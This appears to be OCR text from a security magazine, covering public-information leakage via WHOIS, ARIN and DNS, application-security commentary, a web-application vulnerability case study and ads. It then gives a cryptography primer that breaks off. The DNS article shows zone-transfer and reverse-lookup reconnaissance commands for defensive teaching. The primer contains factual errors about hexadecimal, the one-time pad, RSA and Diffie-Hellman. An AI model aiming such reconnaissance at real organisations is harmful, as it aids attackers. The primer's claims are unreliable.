There is a significant amount of public information available for any organization with an Internet presence or connectivity. Because this information is a required disclosure in many cases, it cannot be removed, yet some of this information could be used against the organization by persons with malicious intent. The goal of this article is to help identify and provide means for securing sources publicly available information on the Internet.

For the purposes of this article, we will use the fictitious company NoNotReal, Inc. as an example and assume that it owns the fictitious domain nonotreal.com, and has been assigned the Internet address space of 192.168.33.0/24. We'll also assume that the main phone number for NoNotReal Inc. is 570-411-5500.

Securing WHOIS Information

When a domain name is registered on the Internet, the registrar is required to collect certain information from the organization with regards to contact information, which is intended to be used for persons needing to contact the organization with administrative, technical, or billing questions. While this information may be seemingly innocuous, it can be quite valuable to an attacker. Collecting WHOIS information is a relatively simple task. Most Linux distributions include a WHOIS client in the default install and there are dozens of web-based WHOIS tools such as Network Solutions and Sam Spade.

The following information is fictitious, but representative of the information that would be collected using the command "whois nonotreal.com" on Linux:

```
whois netsol.com
[Querying whois.internic.net]

Registrant:
NoNotReal, INC
NoNotReal, Inc.
5432 Broad St.
HERNDON, VA 20171
US

Domain Name: NONOTREAL.COM

Administrative Contact
Technical Contact:
Jones, Bob  bob.jones@nonotreal.com
NoNotReal INC
5432 Broad St.
HERNDON, VA 20171
US
570-411-5523 fax: 570-411-5517

Record expires on 02-Feb-2009.
Record created on 31-Jan-1998.
Database last updated on 8-May-2005
09:45:20 EDT.

Domain servers in listed order:

NS1.NONOTREAL.COM     192.168.33.228
NS2.NONOTREAL.COM     192.168.33.229
NS3.NONOTREAL.COM     192.168.33.230
```

Does anything seem to be out of the ordinary here? Not really. However, examine the information from an attacker's point of view. From this small amount of publicly available information the attacker has been able to ascertain:

1) Bob Jones is the name of a person who most likely works in the IT Dept. He probably manages the DNS information and depending on the size of the organization he may handle network equipment configuration as well. By identifying an individual personally, the attacker may be able to use the identity of Bob Jones in social engineering attacks, or worse target Bob Jones for blackmail or other personal attacks as a means for leveraging Jones' authorization to further nefarious plots. To protect against this type of leakage, identify a title or function as the contact person, instead of using a real person by name.

2) bob.jones@nonotreal.com is probably a valid e-mail address within the organization (and it should be, for obvious reasons). It also implies that the e-mail address naming convention for NoNotReal is first.last@nonotreal.com, which might help the attack discern e-mail addresses for other personnel. It also presents the attacker with a target address for probing NoNotReal's e-mail services. To protect against this type of leakage, use a generic mailbox such as "dnsadmin".

3) Valid phone numbers for NoNotReal probably include 570-411-5523 and 570-411-5517. The attacker can use these to target a war-dialing attack on the organization. Because a fax number is listed, the attacker might get lucky and discover that the number belongs to a fax modem connected to a vulnerable PC. Unfortunately, there isn't much that can be done to protect against the leakage of phone numbers. It is usually adequate to list the organization's main telephone number here and instruct the operator accordingly. For the truly paranoid, a separate non-DID POTS line that is not located near the organization's actual phone numbers can be used, but this is rendered ineffective if the organization provides its phone numbers on its web page, or other public information source.

4) All three DNS servers lie within the same network and the IP address of each is known from the WHOIS information. Because they are all located in the same range, the domain is probably highly vulnerable to a denial of service attack against perhaps even a single network. Best practices call for deploying DNS servers in separate logical and preferably geographically separate networks. There is no way the IP addresses can be masked however and the attacker can use these to obtain even more information through ARIN, as discussed next.

Securing ARIN Information

The American Registry for Internet Numbers (ARIN) is responsible for distributing and maintaining the listing of IP addresses in use by various organizations in America and around the world. ARIN provides its information publicly with the intent that any abuse (attacks, spamming, etc.) observed by the abused organization will have a means of contacting the abusing organization.

Unfortunately, this works both ways and an attacker can use ARIN information to scope out additional information about his targets, in a manner similar to WHOIS. In fact, ARIN provides a WHOIS interface to IP address ownership lookups (as opposed to domain ownership lookups).

ARIN lookups can be performed using a WHOIS client, or from ARIN's website.

Continuing the example from the previous page, the following information is fictitious, but representative of the information that would be collected using the command "whois 192.168.33.228" on Linux:

```
$ whois 192.168.33.228
[Querying whois.arin.net]
[whois.arin.net]
Sprint SPRINTLINK-BLKS
(NET-192-0-0-0-1)

192.0.0.0 - 192.255.255.255
NONOTREAL INC SPRINTLINK
(NET-192-168-33-0-1)

192.168.33.0 - 192.168.33.255

# ARIN WHOIS database, last updated
2005-05-07 19:10
# Enter ? for additional hints on
searching ARIN's WHOIS database.
```

From this information, we can see that NoNotReal is served by Sprint as their ISP. It's possible that NoNotReal has their own BGP AS number, which is a piece of routing information that is uniquely identifying an organization when an organization may control a large portion of IP addresses. The AS number is also public information stored by ARIN. Not all organizations, especially not small-midsize organizations will have their own AS numbers.

To obtain the AS number, a top-tier traceroute needs to be used, such as the one provided by Level3 Communications. Using the "Traceroute from Level3 sites" tool for the IP addresses collected from the WHOIS record, route information might look like this:

```
1 so-4-0-0.bbr1.Chicago1.Level3.net
(4.68.112.189) 0 msec
[items deleted]
6 192.168.33.228 (192.168.33.228) [AS1234
{NONOTREAL}] 8 msec
```

Now that NoNotReal's AS number has been identified as 1234, it can be referenced from ARIN's WHOIS server using the following command:

```
$ whois -h whois.arin.net a 1234
[Querying whois.arin.net]
[whois.arin.net]

OrgName:    NONOTREAL, INC.
OrgID:      NNRI
Address:    5432 Broad St.
City:       Herndon
StateProv:  VA
PostalCode: 20171
Country:    US

ASNumber:   1234
ASName:     NONOTREAL
ASHandle:   AS1234
Comment:    This example is fictitious.
RegDate:    1998-01-31
Updated:    2003-12-13

TechHandle: NNRI
TechName:   Jones, Bob
TechPhone:  +1-570-411-5523
TechEmail:  bob.jones@nonotreal.com

OrgAbuseHandle: NNRI
OrgAbuseName:   Jones, Bob
OrgAbusePhone:  +1-570-411-5523
OrgAbuseEmail:  bob.jones@nonotreal.com

OrgTechHandle: NNRI
OrgTechName:   Jones, Bob
OrgTechPhone:  +1-570-411-5523
OrgTechEmail:  bob.jones@nonotreal.com

# ARIN WHOIS database, last updated 2005-
05-07 19:10
# Enter ? for additional hints on search-
ing ARIN's WHOIS database.
```

Here, we've obtained similar information as that available from the WHOIS database. All of the same reasoning used above is also applicable here. Note that because this information is maintained separately from the WHOIS information, it may not always be identical and therefore can be another source for this sort of information to the attacker. Consider the e-mail addressing scheme described above. If the attacker found another e-mail address in this information also listed in first.last@nonotreal.com format, it further supports the hypothesis that all addresses of NoNotReal are in the first.last@nonotreal.com format.

Securing DNS Information

Full DNS security is beyond the scope of this article, however, the most likely sources of public information leakage, such as zone transfers and reverse lookups will be covered.

Given a domain name, there are two approaches as to how an attacker might enumerate the hosts within the domain, zone transfers and reverse lookups. Zone transfers are the most complete method but these can generally be secured to prevent unauthorized disclosures. Reverse lookups can disclose a subset of zone information, but generally cannot be controlled.

A zone transfer can be attempted using the following command on Linux:

```
$ dig @192.168.33.228 nonotreal.com axfr

; <<>> DiG 9.2.4rc6 <<>> @192.168.33.228 nonotreal.com axfr
;; global options:  printcmd
nonotreal.com.             86400   IN      SOA     creditcard.nonotreal.com.
root.creditcard.nonotreal.com. 2004100401 10800 3600 604800 86400
nonotreal.com.             86400   IN      NS creditcard.nonotreal.com.
nonotreal.com.             86400   IN      MX 20 creditcard.nonotreal.com.
creditcard.nonotreal.com.  86400   IN      A 192.168.33.12
nonotreal.com.             86400   IN      SOA     creditcard.nonotreal.com.
root.creditcard.nonotreal.com. 2004100401 10800 3600 604800 86400
;; Query time: 2 msec
;; SERVER: 192.168.33.228#53(192.168.33.228)
;; WHEN: Sun May  8 14:03:49 2005
;; XFR size: 6 records
```

COLLECTING WHOIS INFORMATION IS A RELATIVELY SIMPLE TASK

An unsuccessful attempt looks like the following:

```
$ dig @192.168.33.229 nonotreal.com axfr

; <<>> DiG 9.2.4rc6 <<>> @192.168.33.229
nonotreal.com axfr
;; global options:  printcmd
; Transfer failed.
```

Note that in the first attempt a large portion of data was extracted, but in the second attempt (targeted at a different server) no data was obtained. This is often the case if different DNS servers are maintained by separate organizations or procedures (say the company and its ISP). The data in and of itself may be relatively insignificant. However, the hostnames themselves may reveal interesting information, such as "creditcard" in this case, which may indicate a server that processes or stores credit card information.

In the case of the second server, which did not allow zone transfers, similar information may still be obtained via reverse DNS lookups. In this case, the command on Linux might look like:

```
$ for i in `seq 1 254`; do host
192.168.33.$i; done

Host 1.33.168.192.in-addr.arpa not found:
3(NXDOMAIN)
Host 2.33.168.192.in-addr.arpa not found:
3(NXDOMAIN)
[items truncated]
12.33.168.192.in-addr.arpa domain name
pointer creditcard.nonotreal.com.
[items truncated]
Host 253.33.168.192.in-addr.arpa not
found: 3(NXDOMAIN)
Host 254.33.168.192.in-addr.arpa not
found: 3(NXDOMAIN)
```

Here, the IP address of 192.168.33.12 has still been identified as belonging to the "creditcard" server. Although DNS configuration in the examples above may have been a problem, in both instances the true problem was the naming convention used to name the server. Thus, NoNotReal Inc. would be well-served to update its DNS configuration standards to include an appropriate host naming convention.

Conclusion

This article has covered areas of public information that attackers can usurp to extract useful information about an organization and how organizations can manage these required information leakage sources to continue to serve their true purpose, yet limit the risk exposure to the organization.

Specifically, the information required by domain registration, AS delegation and DNS services were identified as potential channels for information leakage. Adequate awareness of the information distributed by these channels is imperative to an organization's first line of defense against malicious attacks.

William Lynch is Senior Consultant for Computer Task Group's Information Security Services Practice.

Application security is a complex subject that fuels a never-ending debate. Clearly it's a multi-dimensional issue with various levels of responsibility, accountability and quality control attached to it. Yet between developers, senior management, IT, and consumers, we have yet to reach an agreeable solution.

Application security is also a vagary. It means a number of things to all sorts of people. My personal definition is 'an application that works right and is impervious to outside influence'. As a concept, it's even more elusive - a huge mix of executive mandates, developer expertise, acceptance criteria, quality control initiatives and consumer needs. Yet with all that we know we still can't seem to get past all the finger pointing. We have accepted that our applications don't work right and probably never will.

An illegal fortune is being made on our general inability to develop them right the first time – theft of personal data, intellectual property, tangible financial assets, not to mention the dissolution of corporate reputations.

We have become a culture that expects our applications to have critical flaws and so we anxiously await the latest patch.

"There is a market for software that's developed quickly without a lot of attention to security, but I think there's a bigger market for software to have a lot more security than what we're currently building," says Jeff Williams, CEO of Aspect Security and Chairman of OWASP.

To the rescue are numerous consultancies, vendors and technologies that have risen from the ashes of what used to be the somewhat dependable software market. Where application development has failed, these folks provide remediation solutions, process assessments and an overall approach to the "quick fix and endless patch" problem.

"If I look at applications in general, people are worried about cost and delivery. 'How can I get it cheap?' which is why we outsource right? Reduce cost and get it out fast. Doing it fast sacrifices security as a requirement. Our view of the world is that you define a set of security parameters that are important to you and we come in and assess the vulnerabilities that are potential violations of that defined security standard. We think this is the most pragmatic approach for solving the problem after the fact since the company didn't do it in the first place," explains Bill Leavy, VP Marketing for Parasoft.

So why is it that we've taken the path of least resistance? Do we accept insecure applications as a byproduct of development?

"I don't think it's a case of accepting security flaws," says Alex Smolen, Software Security Engineer for Parasoft. " I think that it's more of a general ignorance about security issues. There are so many ways to exploit applications and new ways are being discovered every day. It's not a conscious effort to ignore security but that developers need to be educated about where security problems originate and how they can be remediated."

The blogosphere reveals yet another viewpoint – that of the internal developer. Many feel that security is a poorly defined term and a largely unattainable concept. With no guidance from their management and no acceptable criteria in place, the mandate to build "secure applications" is basically unrealistic. The problem multiplies when you add outsourcing to the mix. Development thrives on people in foreign lands producing millions of lines of code.

You could insert a meaningful corporate policy here, however...

"If it's required that security be in the code, than whomever is writing the code needs to understand what secure code is. They need to understand how to write it and why," states Smolen.

IF YOU DON'T KNOW WHAT YOU ARE DOING, YOU'RE GOING TO CREATE VULNERABILITIES

The subject of outsourcing is a whole separate firestorm altogether but one that deserves consideration. If we depend on the cost-effectiveness of low dollar labor, with the promise of extremely fast turnaround, we sacrifice a number of critical amenities - security being the first and unarguably most important of these.

"If you don't know what you're doing, you're going to create vulnerabilities. There's a knowledge-level issue. A lot of the outsourcers are junior level people that don't have the set of expertise needed. If there are no defined policies and the developers are junior level people who don't understand how to write secure code, you're going to have a problem," notes Leavy.

For the internal developer, it isn't practical to go back through the outsourced code to find and fix security vulnerabilities. In fact, in larger applications, outsource-built or not, it isn't even feasible.

"In a huge organization such as the government, there are so many applications fielded and running, that you can't possibly go back and look at all that code because it's just too big. There's not enough budget to get close to it. We've got this huge infrastructure of code that we've built and we don't even really know if there are security vulnerabilities in it. We can't even keep up with the new code that we're building every day. Very few of the developers we're talking about understand the security vulnerabilities in question. Most of them have heard of buffer overflows but don't have a great idea of how to avoid them. Many have never heard of common web app flaws like SQL injection and cross-site scripting, much less know how to get the mechanisms right – access control, authentication, input validation and so on," explains Williams.

So it's not just a case of ignorance in regards to fixing coding flaws, or not being told that they need to be fixed, it's also a matter of being physically able to fix them all.

"Certainly there's the issue of education but part of the issue is that there hasn't been a whole lot of automation or the hope of getting it. Ten years ago, there used to be a person that could keep millions of lines of code in their head and knew what was going on with it. Today, because of the difference in dynamics, there's not just one person involved or one document, so it's a combination of developer education, security criteria, and independent baselines for acceptance testing," notes Mike Armistead, Founder of Fortify.

With all that's changing in the world, how can anyone remain up to date on all of the issues affecting application security? Is it even reasonable to expect developers to have that mind spring of knowledge? What about changing legislation? Who can keep track of all that's going on with compliance? "The argument that developers can't keep on top of security issues due to the endless need for education and changes in security regulations is just a load of bull," counters Williams. "The regulations that have been written aren't anywhere near specific enough to cause that kind of problem. HIPAA, GLBA and Sarbanes-Oxley all wave their hands at security but they don't say anything meaningful in regards to real vulnerabilities in real software."

Other considerations include intellectual ownership of the applications in question. What can you do about code that doesn't belong to you, or that you have no legal right to navigate? How can you repair the vulnerabilities these applications unleash on your final products?

"Often times companies are implementing software-based solutions for which they don't own the intellectual property," says Vikram Desais, CEO of Kavado.

"There are two ways you can work around vulnerabilities, one is by coding around the issues - and that's an option if you in fact own the intellectual property and have the ability to do so. The other is to use a third party tool, even if you do own the intellectual property, because it buys you time to figure out a more permanent fix or rely on the tool itself to remediate the problems. You at least have a choice that way."

"I think you have to partner with a third party vendor because of the complexity of software today and it's relative size. A human can't do it all. Today, the organizations that care about application security have been doing manual source code audits and spending a good deal of money on it. Yet manual audits are only a snapshot of what needs to be done," explains Armistead.

We seem to have embraced our network vulnerabilities, why are we having such a hard time admitting our application level security faults? We don't really need a version 12.5 of Amazing Firewall X, but we appear more willing to continually upgrade what already works rather than face the deeper challenges head-on. Who is going to take charge of the application security issue?

"Security guys realize that they're not the people to own application security. The network guys don't own software so it's not them either. It's really the software development team. Yet it's something that you need to weave into the overall process of how software is built or maintained or accepted, or else you're not going to be able to fix it," says Armistead, "My perspective is that if you're not solving the problems, whether you like it or not you've got software on the edge and you've got to fix that."

Once we all agree to disagree we may be able to work toward meaningful change. For now however, the debate rages on. As we wait with anticipation for the latest and greatest patch, we are ever more susceptible to application level vulnerabilities.

Melisa LaBancz-Bleasdale is a San Francisco area communications consultant and strategist specializing in the security industry. Her focus is on emerging and innovative security technology, current events and market concerns. Visit www.superheated.com to find out more about Melisa.

Who's guarding your Exchange Server?

Get the leading email content security & anti-virus solution!

GFi MailSecurity

Email content/exploit checking, anti-Trojan & anti-virus

If you are serious about mail server protection, get the leading email content security, anti-Trojan and anti-virus solution, **GFI MailSecurity for Exchange/SMTP**, the only product to offer these unique features:

- **Multiple virus engines** – For better security
- **Email content & attachment checking** – Quarantine dangerous attachments and content
- **Email exploit protection** – Perform email intrusion detection and defense
- **HTML threats analysis** – Disable HTML scripts
- **Trojan & Executable Scanner** – Detect potentially malicious executables
- **Server-based anti-spam** – with the GFI MailEssentials bundle!

– Used by customers like NASA, Caterpillar, European Central Bank, MG Rover Group, Toyota & many more

Download your FREE trial from www.gfi.com/insec

GFi NETWORK SECURITY
CONTENT SECURITY
MESSAGING

tel: +1 (888) 243 4329 / +1 (919) 379 3402 | fax: +1 (919) 379 3402 | www.gfi.com/insec

Companies from all industries are moving their customer relationship management, supply chain, and procurement applications from private EDI networks to the Internet in order to improve service and to save money and time. These applications can drive efficiencies in managing manufacturing, payroll, purchasing, and personnel by more easily moving money and assets between corporations, their partners, and customers. These applications are business-critical.

Change can be bad

The most popular applications for web-based business applications - from trusted companies providing off-the-shelf solutions - have serious security flaws that can be easily leveraged by economically motivated hackers.

Within 30 days of going live on the Web, companies are finding that significant vulnerabilities in these applications have exposed their most valuable data and assets to hacking threats. What's more, the traditional security measures they have implemented, including OS and network layer security, don't protect against these types of attacks. Theft and manipulation of corporate and customer data can have a significant impact on the business – leading to regulatory or legal action, revenue or profit impact, and loss of confidence from customers and business partners.

A case example

A large manufacturing company discovered significant vulnerabilities during a security audit of its online procurement application, an off-the-shelf solution from one of the leading ERP vendors.

Tight schedules and opportunity costs made it impractical to hold the deployment until the vendor could issue security patches.

The procurement application is mission critical for the company and is used by thousands of individuals worldwide including suppliers, customers, and internal groups. It provides access to some of the company's most valuable data, including inventory information, pricing, product availability, and supplier contracts. The vulnerabilities in the application exposed the company to potential data theft by hackers seeking personal financial gain or insider information for corporate espionage.

The vulnerabilities identified included:

1) Parameter Tampering
Web applications often rely on hidden or fixed fields - such as URL parameters or hidden values in forms - to maintain information about the client session. In the case of the procurement application, a hacker could manipulate parameters in the critical business logic of the application, such as those used in the login forms, password reset page, and other transactional forms, in order to pass a malicious character string to the back-end infrastructure. In doing so, they could force the application to respond with confidential information, including pricing data.

2) Cross-site scripting
The application was also vulnerable to cross-site scripting attacks, which could be used by a hacker inside the corporate network to hijack the session of another user. As an example, the hacker could embed an attack script within an order form, and upload this to a site accessible by other users. Following this, any time a user submits the form the malicious code is executed, infecting the user's account with the attached payload (backdoor attack) or sending login credentials over the web to the attacker. The user remains unaware, since the transaction request is still submitted to the application.

3) SQL injection deflection latency
As is often the case, SQL injection attacks were addressed in the application itself. Special characters, such as single quotes (which can preface a SQL injection attack), were not allowed. The issue? We simulated an attack by entering a single quote in a login name field, and found that rejections took up to two minutes each. When running four of these "attack" instances simultaneously, CPU usage increased dramatically. It would be relatively easy for anyone to wage a DOS attack on this application.

Approve or reject input before it reaches the application server.

Here are a few key points to keep in mind as your organization evaluates its options with respect to securing critical Web applications, whether custom or pre-packaged.

1) While validating input by rejecting special or unescaped characters such as brackets and parenthesis provides some protection, it is far from foolproof.

Organizations need to go a step further by adopting a positive security model – that is, disallow requests that don't conform to the defined allowable behavior. Some examples include restricting input in a pricing field to numeric characters and capping the length.

2) Approve or reject input before it reaches the application server. Handling it in advance not only keeps CPU cycles off the back-end server, it also allows for a gateway approach (stopping bad requests at the point of entry) rather than a more complex, application-based approach.

3) Hackers can circumvent any client-side input validation by saving and modifying a form before submitting it. Therefore, an additional check on the inputs is required. For this, data objects such as tokens can be issued to validate the data after it has been submitted.

4) Have specific points in your architecture where data are validated – for example in middleware or through an application firewall. This way, you'll have fewer places to tighten up when necessary.

Of course, making significant changes to the application isn't always straightforward. If you are using an off-the-shelf solution, what you can change may be dependent upon how much control you have or on when the application vendor is willing to issue a patch (if at all).


If the vendor does attempt to address the vulnerabilities in the application, it may not be well executed. Further, change management processes within an organization can often delay a deployment for weeks or months. The key is not to assume that your application vendor has built security in to your application, as chances are they have not done it effectively. The browser is ubiquitous, making it an ideal tool for a hacker.


Be sure you are aware of the vulnerabilities and options for mitigating them before you make your most valuable data and assets broadly available through the Web.

Jeff Scheidel is a Technical Director at Kavado Inc. (www.kavado.com)

Confidential Notes is a practical and easy to use solution that instantly provides you with a high level of security for your mobile data.

For more information on Confidential Notes, visit www.pocketpcsecurity.com





Clear cut cryptography

By Zach Riggle

Cryptography is increasingly becoming part of our everyday lives. 128-bit this and 256-bit that. Websites, bank transmissions, wireless connections — everything is becoming encrypted. Each section in this article will be divided into two parts — the technical section, and a section that is lighter on the lingo.

Important

In many countries, certain cryptographical algorithms or algorithms meeting or exceeding a specific key length may be outlawed. Also, certain cryptographical algorithms or algorithms meeting or exceeding a specific key length may not be exportable. It is highly suggested that you check into your local laws before downloading any sort of encryption software.

Jargon

In order to fully take understand some of the information, one must be familiar with the common lingo — the talk of the trade. Many of the you will not need to read this, but in the event you do, here's a list of some of the terms that will be used:

- Cleartext (also called Plaintext) - This is any data in its unencrypted form. It can be read by human (or computer) with no special effort needed.

- Encryption - The process of making data unreadable except by the intended recipient of that information.

- Ciphertext - The data after it has been encrypted. It is the intent of all cryptography, since the beginning of time, to make it impossible (or very, very hard) for anyone to be able to extract the original data (plaintext) from this — unless that person is the intended recipient.

- Decryption - The process of transforming ciphertext back into plaintext. This should only be possible for the intended recipient of the information.

- Key - A secret letter, phrase, number, etc., that only the sender and recipient (sometimes only the recipient) have access to. The "key" is required to decrypt the information.

• Bit - A bit is a single 0 or 1 on a computer. All information transmitted, received, processed, and stored on computers are in "binary" form — meaning they are represented by 0's and 1's on your computer (which of course produces meaningful results). The number system for bits is 'binary'. This is just a number system consisting of 0 – 1, like our standard number system of 0 – 9. Every place increases by a power of two (our standard system increases by a power of 10) — 110110 is equivalent to 54. It should be noted that while the places are in the same order (i.e. 100 = 4, 001 = 1), bits are read from left to right. In 110100011100, the first bit is 1, the last bit is 0.

• Hexadecimal - Another number system, with the symbols 0-F, F being equivalent to 16. Every place is a power of 16. These numbers are very commonly prefixed by "0x" to note that they are hexadecimal. 0x1FC8 is equivalent to 8136. Each hex digit represents four bits.

• Byte - A group of 8 bits or 2 hexadecimal characters with a maximum value of 255 (11111111 = 255).

• Cryptanalysis - This is the act of analyzing ciphertext, and attempting to derive the plaintext from that ciphertext, without having the key.

• Symmetric Cryptography - Cryptography in which the encryption and decryption keys are the same. These are sometimes referred to as "secret-key" algorithms. In these situations, it is very important that the key transfer is secure. Should Some Bad Guy™ come across the key, he could potentially decrypt the ciphertext.

• Asymmetric Cryptography - Cryptography in which the encryption and decryption keys are different. This is very often called "public-key" cryptography. The name comes from the fact that the encryption key can be freely distributed — to anyone. This is because that the encryption key cannot be used to decrypt already-encrypted data. It can only encrypt data. Since the decryption key does not need to be distributed, there is a lesser chance of communications being intercepted and decrypted.

• Brute Force Attack - A common cryptographic attack in which every key possibility is tested until the correct one is found.

Since as far back as one could imagine, there has been an obvious need to protect information from prying eyes.

Classical Cryptography

Since as far back as one could imagine, there has been an obvious need to protect information from prying eyes. Whether you are a Roman senator or CIA agent — there are reasons to protect information from your enemies or thieves. One of the first encryption schemes invented comes from ancient Rome, by the means of Julius Caesar. The cipher is relatively simple, and most of us used it when we were children, to write "secret codes" to our friends. When using the Caesar cipher, the key is simply a number. While it is most commonly used with alpha-specific (alphabetical characters only) messages, it can be used with alphanumeric messages (simply by extending the alphabet to include any symbols one needs; ex. a alphanumerical alphabet might be 36 characters long for 26 letters and 10 numbers [0-9]).

The process of encryption and decryption for the Caesar cipher are inverses of each other; to encrypt, the letters are shifted one direction a certain number of places, and to decrypt, the letters are shifted in the other direction a certain number of places. The number of places to shift is what makes this a cryptographic algorithm. Since one would have to either know the number of places to shift the characters (the Key) or the key would have to be brute-forced. Since the number of possible keys is only as large as the alphabet, this algorithm is very computationally insecure (and could even be brute-forced by hand with relatively little effort).

Stream and Block Ciphers

The first step in understanding cryptography is to understanding the difference between a stream and a block cipher. Understandably, a block cipher encrypts data on block at a time. Each block must be exactly a fixed length long — not longer, not shorter. A stream cipher on the other hand, can be fed data bit by bit, and will be encrypted as such — bit by bit. It is for this reason that block-oriented ciphers are best for encrypting concrete sets of data — which does not change or is not being actively fed (streams).

Stream ciphers, on the other hand, are better for live feeds. Since they take up more CPU time, they are also better for less-bandwidth-intensive applications. Several cryptographic algorithms of both varieties exist:

Block Ciphers

- AES (Rijndael) - The "Advanced Encryption Standard", Rijndael (rain•dahl) is probably the most-widely-used algorithm as of this articles writing. It is used as the default algorithm for many applications, such as PGP and SSH.

- Blowfish - My personal favorite, conjured up from the labyrinthine folds of Bruce Schneier's brain. This beast is fast, and has a key length of 128, 256, or a massive 448 bits (for those of you that are really paranoid, like me).

- DES - DES is the big daddy of all ciphers. One of the oldest and (at one point) widest-used ciphers in computing history, this is what most have heard of, if any. I will go a bit more in-depth on this cipher below.

- RSA - RSA (Rivest-Shamir-Adelman) is the most commonly-used asymmetric algorithm today. It is owned and licensed by a company of the same name. Unlike symmetric algorithms which are very secure with a key length of 256 bits, asymmetric algorithms require more for the same amount of security. Bruce Schneier, for example, recommends keys of at least 1024 bits. It is worth noting that the RSA algorithm has a few known weaknesses, the worst being known-plaintext attacks.

- Twofish - Another of Schneier's creations, Twofish is the default symmetric algorithm for GPG. Published in June 1998, it has no known weaknesses, and has a variable-length key up to 256 bits.

Stream Ciphers

- RC4 - RC4 is one of the most widely-used stream ciphers in existence. It is more realistically a PRNG (Pseudo-Random-Number-Generator), and the output of that is XOR'ed with the data to be encrypted.

Because the data is not truly random (and will always be the same), it is of the utmost importance to never use the same RC4 key twice.

- One-Time-Pad (OTP) - The one-time-pad (also known as the Vernam cipher) is, technically speaking, the most secure algorithm possible. It works like this: your key gets XOR'ed with the data over until you run out of key, then it starts back at the beginning of the key.

For this reason, the key can be of any length, and the algorithm can never be exposed to having vulnerabilities. The strength of the algorithm lies in the fact that one can use insanely large keys (usually the same length as the data to be encrypted), and that the keys are (should be) only used once. This is also its major weakness. If they are used more than once, their security is desperately compromised.

- Block ciphers in CFB/OFB mode - Block ciphers in Cipher Feedback (CFB) or Output Feedback (OFB) mode are effectively transformed into stream ciphers (these are discussed in-depth below).

It is for this reason that there are few dedicated stream ciphers — they simply aren't required. Most, if not all, block ciphers can be set up in CFB or OFB mode (since the only difference is what the algorithm is given as input).

The DES Algorithm

In July of 1977, the NIST declared IBM's LUCIFER algorithm to be the official Data Encryption Standard. It had been reviewed by the NSA, and slightly modified before release (leading to the occasional rumor of a backdoor in the algorithm). This was done in order to protect the U.S. government's data while being stored or in transit (digitally). The algorithm was accepted quickly, and most notably by banking institutions, as a mean to protect information about transfers and accounts (among other things) in 1980.

For its time, DES was a very powerful and computationally secure. This is no longer true, as something that is DES-encrypted can be cracked in under a few days (or potentially hours, given a large-enough distribute network). This is not due to fallacies in the algorithm, but the small key size. DES operates with a 64-bit key — only 56 bits of which are used. This provides 256 key possibilities, and it was once an impossibility to try all of them in order to find the correct key. Comparatively speaking, the AES (Advanced Encryption Standard) algorithm has a key of 128 bits — 2128 possibilities (and optionally 256 bits). DES works by permuting (rearranging) bits in both the key and the data, according to several tables. The algorithm is much more complex than one may first think. An extremely detailed walk-through of the algorithm may be found at www.aci.net/kalliste/des.htm.

There are several variations as to how DES may be implemented (these apply to almost all algorithms). The one that might sound the most familiar is CBC — Cipher Block Chaining mode. This adds a slight bit of security against crypt analytical attacks, but not against brute force attacks. It works by XOR'ing a plaintext block that is to be encrypted with the ciphertext block before it (the first block would be XOR'ed with a 64-bit value called the Initialization Vector, IV). In the event that data is corrupted or modified in-transit, only the corrupted/modified block and the block directly after that are effected.

CFB (Cipher Feedback) mode works similarly to CBC. An arbitrary 64-bit value passes through what is known as the Shift Register, and is then fed into the DES algorithm — the output of which is XOR'ed with the plaintext to create the ciphertext. All subsequent encryptions of the data will work like CBC — using the previous ciphertext block — but the plaintext never passes through the DES algorithm. Only after being XOR'ed does it go through the algorithm, and that value is only used to XOR the next block. What really shines about this is that data without a size that is a perfect multiple of 8 bytes can be encrypted.

OFB (Output Feedback) is another mode that is very much like CFB, except that ciphertext from the output of DES is fed back into the Shift Register, instead of the ciphertext.

Not too long ago, Triple DES came into widespread use — it has a 168-bit key (192 bits in reality, but only 168 of those are used), and is thus much more secure. The workings of DES and TDES are exactly the same — except that TDES encrypts the data three times, with three different keys (in effect encrypting the plaintext once, then ciphertext twice more). The major shortcoming with TDES is that since DES encryption must be performed three times, it also takes thrice as long. The same modes may be used with DES (and almost all algorithms, I would assume) for added security. However, since DES is slow, I would personally suggest using AES or Blowfish for your data-protection needs.

Diffie-Hellman Key Exchanges

Source: postdiluvian.org/~seven/diffie.html

All of these encryption algorithms are fine and wonderful — but they are all key based. This created a very large dilemma for quite some time. Keys had to be securely transmitted, and one couldn't just encrypt the key because then one would need yet another key. Two men by the names of Diffie and Hellman (surprise, surprise). The algorithm is based on the computational complexity of factoring large numbers to create a shared secret (a number).

Sticking to the classic example, suppose two people, Alice and Bob, wish to have some number (perhaps a cryptographical key, eh?) that they both know, but nobody else knows (referred to as a "shared secret"). This is the purpose of the DH algorithm. First, they must decide on a p and g value. p is a prime number larger than two, and g is a number smaller than p. These are both public, and could be posted everywhere in the world, and not compromise the security of the algorithm (or their shared secret). The algorithm is relatively easy to write out (compared to DES), so I will show an example here. Let's suppose that

$$p = 31$$
